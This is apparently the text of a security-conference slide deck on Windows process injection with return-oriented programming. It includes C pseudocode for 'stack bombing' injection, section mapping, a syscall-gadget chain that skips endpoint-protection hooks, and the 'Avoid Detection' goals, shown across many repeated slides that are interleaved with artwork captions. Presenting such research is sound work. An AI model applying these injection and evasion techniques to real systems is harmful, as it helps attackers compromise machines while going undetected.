


Memory / Code

Return Oriented Programming



Return Oriented Programming




Return Oriented Programming

ESP 0x0080200C
EIP 0x002020F1

EAX 0xDEADBEEF
ECX 0x00061230




Stack



Memory / Code

Return Oriented Programming



Round 2 - Summary

Run code on target (running!) process

Can only run ROP

Avoid Detection

Stability (No crash)

Minimize Requirements

The Assassination of Medgar, Martin, Malcolm
Carrie Mae Weems



Round 3



Saint Strivers
Alanna Airitam

ROP Improvements – File Mapping (Section)

- Injecting Process
 - Map payload to a Section
 - Duplicate section handle to target process
 - Use Stack Bombing to inject ROP
- Target (Rop)
 - Map section inside target process
 - Execute from the section

Dr. Martin Luther King, Jr. speaks at the TCA meeting P.H.
Polk, 1957



ROP Improvements – File Mapping (Section)

```
[-]void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

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ROP Improvements – File Mapping (Section)

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    Payload();
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ROP Improvements – File Mapping (Section)

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    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

Demo

Simple ROP

Round 3 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements

Charleston, South Carolina
Nora Williams, 2020



Round 3 - Summary


Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements

Charleston, South Carolina
Nora Williams, 2020



Round 4



Saint Monroe
Alanna Airitam

Rite Of Passage Bypassing ROP Mitigations



Craig Hodges
Danielle A. Scruggs

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

ntdll!NtMapViewOfSection:

mov r10,rcx

mov eax,28h

syscall

ret

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

ntdll!NtMapViewOfSection:

mov r10,rcx

mov eax,28h

syscall

ret

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

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Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

ntdll!NtMapViewOfSection:

mov r10,rcx

mov eax,28h

syscall

ret

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

ntdll!NtMapViewOfSection:

mov r10,rcx jmp EndpointProtectionHook

mov eax,28h

syscall

ret

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

ntdll!NtYieldExecution:

mov r10,rcx

mov eax,46h

syscall

ret

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax      // Load system call number  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax      // Load system call number  
ret
```

```
pop r10     // Prepare first parameter  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax      // Load system call number  
ret
```

```
pop r10     // Prepare first parameter  
ret
```

```
ntdll!NtYieldExecution:  
    mov      r10,rcx  
    mov      eax,46h  
    syscall  
    ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax      // Load system call number  
ret
```

```
pop r10     // Prepare first parameter  
ret
```

```
ntdll!NtYieldExecution + 0x12:  
syscall    // Execute in kernel  
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax      // Load system call number  
ret
```

```
pop r10     // Prepare first parameter  
ret
```

```
ntdll!NtYieldExecution + 0x12:  
syscall    // Execute in kernel  
ret
```

Demo

Rite of Passage ROP

Round 4 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements

Rosa Parks
Donna Terek, 1993



Round 4 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements

Rosa Parks
Donna Terek, 1993



Round 5



The Queen
Alanna Airitam

ROP Improvements – Stability

```
[-]void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();
    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
[-]void StableRopPseudoCode(HANDLE Section)
{
    CONTEXT* State = GetCompleteState();

    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
└─void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
  {
    RtlCaptureContext(State);

    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
                      (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
                      PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
  }
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    DWORD64 Rcx = SaveRcx();
    RtlCaptureContext(State);
    State->Rcx = Rcx;

    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    DWORD64 Rcx = SaveRcx();
    RtlCaptureContext(State);
    State->Rcx = Rcx;
    
    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();
}

NtContinue(State, 0);
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)

{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };
    SuspendThread(TargetThread);
    GetThreadContext(TargetThread, &ThreadState);
    ThreadState.Rip = FirstRopGadget_SaveRcx;
    ThreadState.Rsp = ThreadState.Rsp - RopSize;
    SetThreadContext(TargetThread, &ThreadState);
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,
        Rop, RopSize, &RopSize);
    ResumeThread(TargetThread);
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };  
    SuspendThread(TargetThread);  
    GetThreadContext(TargetThread, &ThreadState);  
    ThreadState.Rip = FirstRopGadget_SaveRcx;  
    ThreadState.Rsp = ThreadState.Rsp - RopSize;  
    SetThreadContext(TargetThread, &ThreadState);  
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,  
        Rop, RopSize, &RopSize);  
    ResumeThread(TargetThread);  
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };  
    SuspendThread(TargetThread);  
    GetThreadContext(TargetThread, &ThreadState);  
    ThreadState.Rip = FirstRopGadget_SaveRcx;  
    ThreadState.Rsp = ThreadState.Rsp - RopSize;  
    SetThreadContext(TargetThread, &ThreadState);  
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,  
        Rop, RopSize, &RopSize);  
    ResumeThread(TargetThread);  
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };  
    SuspendThread(TargetThread);  
    GetThreadContext(TargetThread, &ThreadState);  
    ThreadState.Rip = FirstRopGadget_SaveRcx;  
    ThreadState.Rsp = ThreadState.Rsp - RopSize;  
    SetThreadContext(TargetThread, &ThreadState);  
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,  
        Rop, RopSize, &RopSize);  
    ResumeThread(TargetThread);  
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(  
    HANDLE TargetProcess, HANDLE TargetThread,  
    SIZE_T RopSize, PBYTE Rop)  
{  
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, 0, CONTEXT_ALL };  
    SuspendThread(TargetThread);  
    GetThreadContext(TargetThread, &ThreadState);  
    ThreadState.Rip = FirstRopGadget_SaveRcx;  
    ThreadState.Rsp = ThreadState.Rsp - RopSize;  
    SetThreadContext(TargetThread, &ThreadState);  
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,  
        Rop, RopSize, &RopSize);  
    ResumeThread(TargetThread);  
}
```

Demo

Stable Rite of Passage ROP

Round 5 - Summary

Run code on target (running!) process

Avoid Detection
Stability (No crash)
Minimize Requirements

#1960Now, Atlanta
Sheila Pree Bright, 2015



Takeaways

- ROP is fun!
 - Many more ways to improve
 - Adversaries can improve methods quickly
-
- Intel's Control-Flow Enforcement Technology (CET)
-
- Break it to make it better!

References

- Process Injection Techniques Gotta Catch Them All, Itzik Kotler and Amit Klein, Black Hat 2019
<https://www.youtube.com/watch?v=xewv122qxnk>
<https://github.com/SafeBreach-Labs/pinjectra>
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- @yair_omer